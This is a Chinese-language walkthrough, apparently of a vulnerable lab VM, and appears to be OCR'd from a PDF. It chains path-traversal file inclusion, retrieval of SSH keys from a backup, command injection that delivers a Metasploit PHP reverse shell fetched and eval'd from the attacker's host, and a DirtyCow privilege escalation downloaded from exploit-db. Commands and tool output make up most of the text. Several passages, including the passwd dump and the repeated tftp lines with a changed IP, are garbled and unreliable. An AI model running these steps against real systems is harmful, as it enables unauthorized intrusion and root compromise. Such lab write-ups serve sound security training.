

IP发现:



端口服务探测:



开了四个端口, 先从web入手




用nikto扫一下看看有没有漏洞:

很快发现有文件包含漏洞, 打开这个路径看看:


/index.php?

page=../../../../../../etc/passwd



是一些备份用户信息,注意这个地方,这是一个备份文件:

rootx 0.0 root /root/binbash daemon x 1.1 daemon /usrisbin/usrisbin/hologin binx 2.2 bin/bin/usrisbin/hologin synx 3.3 sys/dev/usr/sbin/hologin synx 4.63534 sync/bin /bin/sync games x 5.00 games /usr/spin/hologin manx 6.12 man/var/tacheman /usr/sbin/hologin pox x 1.1 daemon /usr/sbin/hologin newx 9.0 mees /usr/spool/hexs/sbin/hologin uscp x 10.10 uscp /var/spool/uscp /usr/sbin/hologin prox x 1.1 daemon /usr/sbin/hologin newx 9.0 mees /var/spool/hexs/sbin/hologin uscp x 10.10 uscp /var/spool/uscp /usr/sbin/hologin prox x 1.1 d.13 proxy /bin/usr/sbin/hologin newx 3.0 sit work /var/sbin/hologin prox x 1.1 d.13 group / bin/usr/sbin/hologin newx 3.0 sit work /var/sbin/hologin grads x 4.1 d.13 daeb Bug-Reporting System (admin)/var /ibignats /usr/sbin/hologin nobody x 8.5534 8.5534 nobody /moneistent /usr/sbin/hologin systemd-limesync x 100.102 systemd Bine Synchronization ___/un /systemd/bin/false systemd developed x 1.1 daebody /var/sbin/hologin systemd-limesync x 100.102 systemd Bine Synchronization ___/un /systemd/bin/false systemd developed x 1.1 daebody /var/sbin/hologin systemd-limesync x 100.102 systemd Bine Synchronization ___/un /systemd/bin/false systemd developed /var/sbin/hologin proxy x 103.105 systemd Bine Proxy __/ univsystemd/bin/false systemd desolve x 102.104 systemd Resolver __//un /systemd/bin/false systemd bine /spin/hologin bin/hologin bin/hologin



提示让我们下载备份脚本文件,使用tftp下载/backups/backup.tar

```
wyet http://192.168.2.130/index.php?page=/backups/backup.tar
zsh: no matches found: http://192.168.2.130/index.php?page=/backups/backup.tar
tftp 192.168.2.130

tftp 192.168.2.130

tftp 192.168.2.130

ftp 192.168.2.130

tftp 201.168.2.130

tft 201.168.2.130

tft 201.168.2.130


tft 201.168.2.130

tft 201.1
```

现在输入以下命令来解压缩backup. tar文件

tar -xvf backup.tar

在它里面, 我发现主文件夹还包含3个用户的子文件夹



继续查看文件,发现只有paul有秘钥

```
cd home
cd paul
cost@kali ~/home/paul
class
cd paul
cost@kali ~/home/paul
class
cd keys
cost@kali ~/home/paul
class
cd keys
cost@kali ~/home/paul/keys
catid key1.pub id_key2 id_key2.pub id_key3 id_key3.pub id_key4 id_key4.pub id_key5 id_key5.pub id_key6.pub
catid key1
catid key2
catid key1
catid key1
catid key2
catid key3
catid key3
catid key3
catid key4
catid key4
catid key4
catid key5
catid key4
catid
```

发现了六把秘钥,使用其中一个进行ssh连接 ssh-i id_key4 paul@192.168.2.130



弹出Pdmenu终端,发现edit file处有命令注入漏洞,可以 生成一个反弹shell,使用metasploit生成

```
90909090.90909090.09090900
     cccccccccccccccccccc
     ccccccccccccccccccccc
     cccccccc.....
     cccccccccccccccccccc
     ccccccccccccccccccccc
         cccccccccccccccccccc
     ccccccccccccccccccccc
     *******************
     ffffffff.....
     ffffffff.....
     fffffff.....
Aiee, Killing Interrupt handler
    =[ metasploit v4.16.30-dev
--=[ 1722 exploits - 986 auxiliary - 300 post
--=[ 507 payloads - 40 encoders - 10 nops
       Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

现在加载metasploit框架并键入以下内容

```
1 Msfconsole
2 use exploit/multi/script/web_delivery
3 msf exploit (web_delivery)>set target 1
4 msf exploit (web_delivery)>set payload
   php/meterpreter/reverse_tcp
5 msf exploit (web_delivery)>set lhost
   192.168.2.129 (IP of Local Host)
6 msf exploit (web_delivery)>set lport 4444
7 msf exploit (web_delivery)>set svrport 8081
8 msf exploit (web_delivery)>exploit
```

现在复制生成的命令php5tz'));"并将其发送到目标

```
--=[ 1722 exploits - 986 auxiliary - 300 post
--=[ 507 payloads - 40 encoders - 10 nops
      --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/multi/script/web_delivery
msf exploit(multi/
target => 1
target => 1
<u>msf</u> exploit(<u>multi/script/web_delivery</u>) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msr exploit(multi/script/web_delivery) > set lhost 192.168.2.129
lhost => 192.168.2.129
<u>msf</u> exploit(<u>multi/script/web_delivery</u>) > set lport 4444
lport => 4444
msf exploit(multi/script/web_delivery) > set svrport 8080
svrport => 8080
<u>msf</u> exploit(multi/script/web_delivery) > exploit
 Exploit running as background job 0.
 Started reverse TCP handler on 192.168.2.129:4444
[*] Using URL: http://0.0.0.0:8080/Ygkj9NV
[*] Local IP: http://192.168.2.129:8080/Ygkj9NV
 *] Server started.
 *] Run the following command on the target machine:
    -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.129:8080/Ygkj9NV'));"
```

现在粘贴上面的命令,如屏幕截图所示,然后按回车,这 会在metasploit里面生成一个反弹shell

```
1; php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.2.129
:8080/Ygkj9NV'));"
2 (注意前面要加; )
```



meterpreter > shell就会生成shell

但是现在不是root权限,需要提权,查看靶机系统版本,使用Dirtycow提权脚本,把漏洞提权脚本下载到靶机

```
msf exploit(dulti/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell
Process 1764 created.
Channel 0 created.
id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
uname -a
Linux pluck 4.8.0-22-generic #24-Ubuntu SMP Sat Oct 8 09:15:00 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
wget http://www.exploit-db.com/download/40616
--2018-06-20 20:36:56-- http://www.exploit-db.com/download/40616
Resolving www.exploit-db.com (www.exploit-db.com)! 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)! 192.124.249.8|:88... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/40616 [following]
--2018-06-20 20:36:57-- https://www.exploit-db.com/download/40616
Connecting to www.exploit-db.com (www.exploit-db.com/download/40616
Connecting 40 www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [application/txt]
Saving to: '40616'

0K ...


100% 526M=0s
```

漏洞利用脚本具体信息: http://www.exploit-

db.com/download/40616

E-DB Verified: 4

« Previous Exploit





Next Exploit »

Exploit: @ Download / View Raw Vulnerable App: To

现在输入以下命令来编译漏洞 gcc shell.c -o cowroot -pthread

现在运行脚本获取root权限,拿到flag